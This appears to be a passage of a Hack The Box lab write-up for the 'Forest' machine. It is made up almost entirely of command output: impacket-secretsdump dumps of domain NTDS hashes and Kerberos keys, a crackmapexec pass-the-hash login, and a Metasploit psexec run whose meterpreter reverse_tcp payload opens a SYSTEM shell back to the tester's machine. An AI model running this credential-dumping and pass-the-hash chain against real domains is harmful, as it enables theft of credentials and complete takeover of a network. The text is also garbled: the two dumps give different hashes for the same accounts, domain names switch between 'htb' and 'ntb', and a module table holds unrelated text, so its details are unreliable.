Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acbf33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\S331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8ee0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxf7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcd9a85fa39616888b9d43f05:::
ntb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad555a9e62bc88a:::
htb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
htb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b934f77c3424195ed0adfaae47f555:::
htb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932cddf5:::
htb.local\HealthMailboxfd87238:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eae0d0546fc43b768f7c9eef:::
htb.local\HealthMailboxb1ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfe47abc8cc3c58dc2154657203:::
htb.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baec71c5108ff181eb9ba9b60c355:::
htb.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed00dd6e36872859c03536:::
htb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:96246d980e3a8ceacbf9069173fa06fc:::
ntb.local\lucinda:1146:aad3b435b51404eeaad3b435b51404ee:4c2af4b2cd8a151ebdd0ef6c58b879c3:::
ntb.local\svc-alfresco:1147:aad3b435b51404eeaad3b435b51404ee:9248997e4ef68ca2bb47ae4e6f128668:::
htb.local\andy:1150:aad3b435b51404eeaad3b435b51404ee:29dfccaf39618ff101de5165b19d524b:::
htb.local\mark:1151:aad3b435b51404eeaad3b435b51404ee:9e63ebcb217bf3c6b27056fdbc6150f7:::
htb.local\santi:1152:aad3b435b51404eeaad3b435b51404ee:483d4c70248510d8e0ac6b066cd89072:::
pj_pentester:10101:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c:::
FORESTS:1000:aad3b435b51404eeaad3b435b51404ee:2220a749d002508b36c161e9b0e29768:::
EXCH01$:1103:aad3b435b51404eeaad3b435b51404ee:050105bb043f5b8ffc3a9fa99b5ef7c1:::
[*] Kerberos keys grabbed
htb.local\Administrator:aes256-cts-hmac-sha1-96:910e4c922b7516d4a27f05b5ae6a147578564284ff8461a02298ac9263bc913
htb.local\Administrator:aes128-cts-hmac-sha1-96:b5880b186249a067a5f6b814a23ed375
ntb.local\Administrator:des-cbc-md5:c1e049c71f57343b
krbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb5f698484c38039ab818ed76b4b3a0e1863d27a631f89528b
krbtgt:aes128-cts-hmac-sha1-96:13a5c6b1d30320624570f65b5f755f55
krbtgt:des-cbc-md5:9dd5647a31518ca8
htb.local\HealthMailboxc3d7722:aes256-cts-hmac-sha1-96:258c91eed3f684ee002bcad834950f475b5a3f61b7aa8651c9d79911e16cddb4
htb.local\HealthMailboxc3d7722:aes128-cts-hmac-sha1-96:47138a74b2f01f1886617cc53185864e
htb.local\HealthMailboxc3d7722:des-cbc-md5:5dea94ef1c15c43e
htb.local\HealthMailboxfc9daad:aes256-cts-hmac-sha1-96:6e4efe11b111e368423cba4aaa053a34a14cbf6a716cb89aab9a966d698618bf
htb.local\HealthMailboxfc9daad:aes128-cts-hmac-sha1-96:9943475a1fc13e33e9b6cb2eb7158bdd
htb.local\HealthMailboxfc9daad:des-cbc-md5:7c8f0b6802e0236e
ntb.local\HealthMailboxc0a90c9:aes256-cts-hmac-sha1-96:7ff6b5acb576598fc724a561209c0bf541299bac6044ee214c32345e0435225e
ntb.local\HealthMailboxc0a90c9:aes128-cts-hmac-sha1-96:ba4a1a62fc574d76949a8941075c43ed
htb.local\HealthMailboxc0a90c9:des-cbc-md5:0bc8463273fed983
htb.local\HealthMailbox670628e:aes256-cts-hmac-sha1-96:a4c5f690603ff75faae7774a7cc99c0518fb5ad4425eeba19501517db4d7a91
htb.local\HealthMailbox670628e:aes128-cts-hmac-sha1-96:b723447e34a427833c1a321668c9f53f
htb.local\HealthMailbox670628e:des-cbc-md5:9bba8abad9b0d01a
htb.local\HealthMailbox968e74d:aes256-cts-hmac-sha1-96:1ea10e3661b3b4390e57de350043a2fe6a55dbe0902b31d2c194d2ceff76c23c
htb.local\HealthMailbox968e74d:aes128-cts-hmac-sha1-96:ffe29cd2a68333d29b929e32bf18a8c8
htb.local\HealthMailbox968e74d:des-cbc-md5:68d5ae202af71c5d
ntb.local\HealthMailbox6ded678:aes256-cts-hmac-sha1-96:d1a475c7c77aa589e156bc3d2d92264a255f904d32ebbd79e0aa68608796ab81
ntb.local\HealthMailbox6ded678:aes128-cts-hmac-sha1-96:bbe21bfc470a82c056b23c4807b54cb6
ntb.local\HealthMailbox6ded678:des-cbc-md5:cbe9ce9d522c54d5
htb.local\HealthMailbox83d6781:aes256-cts-hmac-sha1-96:d8bcd237595b104a41938bc0cdc77fc729477a69e4318b1bd87d99c38c31b88a
htb.local\HealthMailbox83d6781:aes128-cts-hmac-sha1-96:76dd3c944b08963e84ac29c95fb182b2
htb.local\HealthMailbox83d6781:des-cbc-md5:8f43d073d0e9ec29
htb.local\HealthMailboxfd87238:aes256-cts-hmac-sha1-96:9d05d4ed052c5ac8a4de5b34dc63e1659088eaf8c6b1650214a7445eb22b48e7
htb.local\HealthMailboxfd87238:aes128-cts-hmac-sha1-96:e507932166ad0c035f01193c8279538

```

- Most important from the dump is the **htb.local\Administrator** - this is a domain scoped admin account.

```

(kali@kali)-[~/Documents/htb/machines/forest]
$ impacket-secretsdump htb.local/pj_pentester:password@10.129.210.137
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e003acbf033d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\S331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eeF0a09b545acB:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7e396a0152f0e130f4:::
htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcd9485fa39616888b9d43f05:::
ntb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad555a9e62bc88a:::
htb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
htb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b934f77c3424195ed0adfaae47f555:::
htb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932cdf5:::
htb.local\HealthMailboxc3d7722:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eae0d0546fc43b768f7c9eff:::
htb.local\HealthMailboxb01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfde47abc8cc3c58dc2154657203:::
htb.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baec71c5108ff181eb9ba9b60c355:::
htb.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed00dd6e36872859c03536:::
ntb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:9624d6980e3a8ceacbf9069173fa06fc:::
ntb.local\lucinda:1146:aad3b435b51404eeaad3b435b51404ee:4c2af24b2cd8a151bbdb0ef6c58b879c3:::
ntb.local\svc-alfresco:1147:aad3b435b51404eeaad3b435b51404ee:9248997e4ef68ca2bb47ae46f128668:::
ntb.local\andy:1150:aad3b435b51404eeaad3b435b51404ee:29dfccaf39618ff101de5165b19d524b:::
htb.local\mark:1151:aad3b435b51404eeaad3b435b51404ee:9e63ebcb217bf3c6b27056fdbc6150f7:::
htb.local\santi:1152:aad3b435b51404eeaad3b435b51404ee:483d4c70248510d8e0ac6b666cd89072:::
pj_pentester:10101:aad3b435b51404eeaad3b435b51404ee:8846f7eaeefb117ad06b6dd830b7586c:::
FOREST$:1000:aad3b435b51404eeaad3b435b51404ee:2220a749d002508b36c161e9b0e29768:::
EXCH01$:1103:aad3b435b51404eeaad3b435b51404ee:050105bb043f5b8fc3a9fa99b5ef7c1:::
[*] Kerberos keys grabbed
htb.local\Administrator:aes256-cts-hmac-sha1-96:910e4c922b7516d4a27f05b5ae6a147578564284ff8461a02298ac9263bc913
htb.local\Administrator:aes128-cts-hmac-sha1-96:b580b186249a067a5f6b814a23ed375
ntb.local\Administrator:des-cbc-md5:c1e049c71f57343b
krbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb5f698484c38039ab818ed76b4b3a0e1863d27a631f89528b
krbtgt:aes128-cts-hmac-sha1-96:13a5c6b1d30320624570f65b5f755f58
krbtgt:des-cbc-md5:9dd5647a31518ca8
htb.local\HealthMailboxc3d7722:aes256-cts-hmac-sha1-96:258c91eed3f684ee002bcad834950f475b5a3f61b7aa8651c9d79911e16cddb4
htb.local\HealthMailboxc3d7722:aes128-cts-hmac-sha1-96:4713847b2f01f1886617cc53185864e
htb.local\HealthMailboxc3d7722:des-cbc-md5:5dea94ef1c15c43e
htb.local\HealthMailboxfc9daad:aes256-cts-hmac-sha1-96:6e4efe11b11e368423cba4aa053a3a14c6f6a716cb89aab9a966d698618bf
htb.local\HealthMailboxfc9daad:aes128-cts-hmac-sha1-96:9943475a1fc13e3e9b6cb2eb7158bdd
htb.local\HealthMailboxfc9daad:des-cbc-md5:7c8f0b680e0236e
ntb.local\HealthMailboxc0a90c9:aes256-cts-hmac-sha1-96:7ff6b5acbf576598fc724a561209c0bf541299bac6044ee214c32345e0435225e
ntb.local\HealthMailboxc0a90c9:aes128-cts-hmac-sha1-96:ba4a1a62fc574d76949a8941075c43ed
htb.local\HealthMailboxc0a90c9:des-cbc-md5:0bc8463273fed983
htb.local\HealthMailbox670628e:aes256-cts-hmac-sha1-96:a4c5f690603ff75faae7774a7cc99c0518fb5ad4425eeba19501517db4d7a91
htb.local\HealthMailbox670628e:aes128-cts-hmac-sha1-96:b723447e34a427833c1a321668c9f53f
htb.local\HealthMailbox670628e:des-cbc-md5:9bba8abad9b0d01a
htb.local\HealthMailbox968e74d:aes256-cts-hmac-sha1-96:1ea10e3661b3b4390e57de350043a2fe6a55de0902b31d2c194d2ceff76c23c
htb.local\HealthMailbox968e74d:aes128-cts-hmac-sha1-96:ffe29cd2a6833d29b929e32fb18a8c8
htb.local\HealthMailbox968e74d:des-cbc-md5:68d5ae202af71c5d
ntb.local\HealthMailbox6ded678:aes256-cts-hmac-sha1-96:d1a475c7c77aa589e156bc3d2d92264a255f904d32ebbd79e0aa68608796ab81
ntb.local\HealthMailbox6ded678:aes128-cts-hmac-sha1-96:bbe21bfc470a82c056b23c4807b54cb6
ntb.local\HealthMailbox6ded678:des-cbc-md5:cbe9ce9d522c54d5
htb.local\HealthMailbox83d6781:aes256-cts-hmac-sha1-96:d8bcd237595b104a41938cb0cdc77fc729477a69e4318b1bd87d99c38c31b88a
htb.local\HealthMailbox83d6781:aes128-cts-hmac-sha1-96:76dd3c944b08963e84ac29c95f182b2
htb.local\HealthMailbox83d6781:des-cbc-md5:8f43d073d0e9ec29
htb.local\HealthMailboxfd87238:aes256-cts-hmac-sha1-96:9d054d4ed052c5ac8a4de5b34dc63e1659088eaf8c6b1650214a7445eb22d48e7
htb.local\HealthMailboxfd87238:aes128-cts-hmac-sha1-96:e507932166ad0c035f01193c8279538

```

- We can now run a [pass the hash](#) using `crackmapexec` - we confirm that this works by testing smb

```

crackmapexec smb: error: argument -H/--hash: expected at least one argument

(kali@kali)-[~/Documents/htb/machines/forest]
$ crackmapexec smb $IP -u 'administrator' -H '32693b11e6aa90eb43d32c72a07ceea6'

(kali@kali)-[~/Documents/htb/machines/forest]
$ crackmapexec smb $IP -u administrator -H 32693b11e6aa90eb43d32c72a07ceea6

(kali@kali)-[~/Documents/htb/machines/forest]
$ echo $ip

(kali@kali)-[~/Documents/htb/machines/forest]
$ echo $IP

(kali@kali)-[~/Documents/htb/machines/forest]
$ export IP=10.129.210.137

(kali@kali)-[~/Documents/htb/machines/forest]
$ crackmapexec smb $IP -u administrator -H 32693b11e6aa90eb43d32c72a07ceea6
SMB 10.129.210.137 445 FOREST [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB 10.129.210.137 445 FOREST [*] htb.local\administrator:32693b11e6aa90eb43d32c72a07ceea6 (Pwn3d!)

(kali@kali)-[~/Documents/htb/machines/forest]
$

```

- With this, we can now get access with these creds through psexec



- [illegible]

- **Example - metasploit modules**

- Steps:

- `search psexec`

```
msf6 exploit(windows/smb/psexec) > search psexec

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/smb/impacket/dcomexec  2018-03-19      normal No      DCOM Exec
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Win
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No      MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Win
3  auxiliary/scanner/smb/psexec_loggedin_users  normal No      Microsoft Windows Authenticated Logged In Users Enumeration
4  exploit/windows/smb/psexec              1999-01-01      manual No      Microsoft Windows Authenticated User Code Execution
5  auxiliary/admin/smb/psexec_ntdsgrab      normal No      PsExec NTDS.dit And SYSTEM Hive Download Utility
6  exploit/windows/local/current_user_psexec  1999-01-01      excellent No     PsExec via Current User Token
7  encoder/x86/service                     manual No      Register Service
8  auxiliary/scanner/smb/impacket/wmiexec    2018-03-19      normal No      WMI Exec
9  exploit/windows/smb/webexec              2018-10-24      manual No      WebExec Authenticated User Code Execution
10 exploit/windows/local/wmi                1999-01-01      excellent No     Windows Management Instrumentation (WMI) Remote Command Execution

Interact with a module by name or index. For example info 10, use 10 or use exploit/windows/local/wmi

msf6 exploit(windows/smb/psexec) > use 4
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > 
```

- use 4

- ```

msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):



Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The SMB service port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SMBDomain		no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBSHARE		no	The share to connect to, can be an admin share (ADMIN\$,C\$, ...) or a normal read/write folder share
SMBUser		no	The username to authenticate as



Payload options (windows/meterpreter/reverse_tcp):



Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.0.47	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port



Exploit target:



Id	Name	Target	Abuse Info	Options Considerations	References
0	Automatic	Any Windows system	To abuse WinRM to a domain object, you may grant yourself DC-sync privileges. You may need to authenticate to the Domain Controller as a member of EXCHANGE WINDOWS PERMISSIONS\SYSTEMLOCAL if you are not running a process as a member. To do this in conjunction with Add-Domain-ObjectAcl, first create a PSCredential object (see examples below from the PowerView help documentation).		



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > set LHOST tun0
LHOST => tun0
msf6 exploit(windows/smb/psexec) > set RHOST $IP
RHOST => $IP
msf6 exploit(windows/smb/psexec) > set SMBUser administrator
SMBUser => administrator
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
SMBPass => aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
msf6 exploit(windows/smb/psexec) > exploit

[*] $IP:445 - Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(windows/smb/psexec) > set RHOST 10.129.210.137
RHOST => 10.129.210.137
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.14.66:4444
[*] 10.129.210.137:445 - Connecting to the server ...
[*] 10.129.210.137:445 - Authenticating to 10.129.210.137:445 as user 'administrator' ...
[*] 10.129.210.137:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: (0xc000006d) STATUS_LOGON_FAILURE: The attempted login is invalid. This is either due to a bad username or authentication information.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > set SMBPass 00000000000000000000000000000000:32693b11e6aa90eb43d32c72a07ceea6
SMBPass => 00000000000000000000000000000000:32693b11e6aa90eb43d32c72a07ceea6
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.14.66:4444
[*] 10.129.210.137:445 - Connecting to the server ...
[*] 10.129.210.137:445 - Authenticating to 10.129.210.137:445 as user 'administrator' ...
[*] 10.129.210.137:445 - Selecting PowerShell target
[*] 10.129.210.137:445 - Executing the payload ...
[*] 10.129.210.137:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 10.129.210.137
[*] Meterpreter session 1 opened (10.10.14.66:4444 -> 10.129.210.137:57574) at 2023-02-13 22:38:57 -0500

```

```

meterpreter > sysinfo
Computer      : FOREST
OS           : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain       : HTB
Logged On Users : 3
Meterpreter   : x86/windows

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

Volume Serial Number is 61F2-A88F

Directory of C:\Users\Administrator\Desktop

|            |          |           |                           |
|------------|----------|-----------|---------------------------|
| 09/23/2019 | 01:15 PM | <DIR>     | .                         |
| 09/23/2019 | 01:15 PM | <DIR>     | ..                        |
| 02/13/2023 | 02:07 PM |           | 34 root.txt               |
|            |          | 1 File(s) | 34 bytes                  |
|            |          | 2 Dir(s)  | 10,412,326,912 bytes free |

C:\Users\Administrator\Desktop>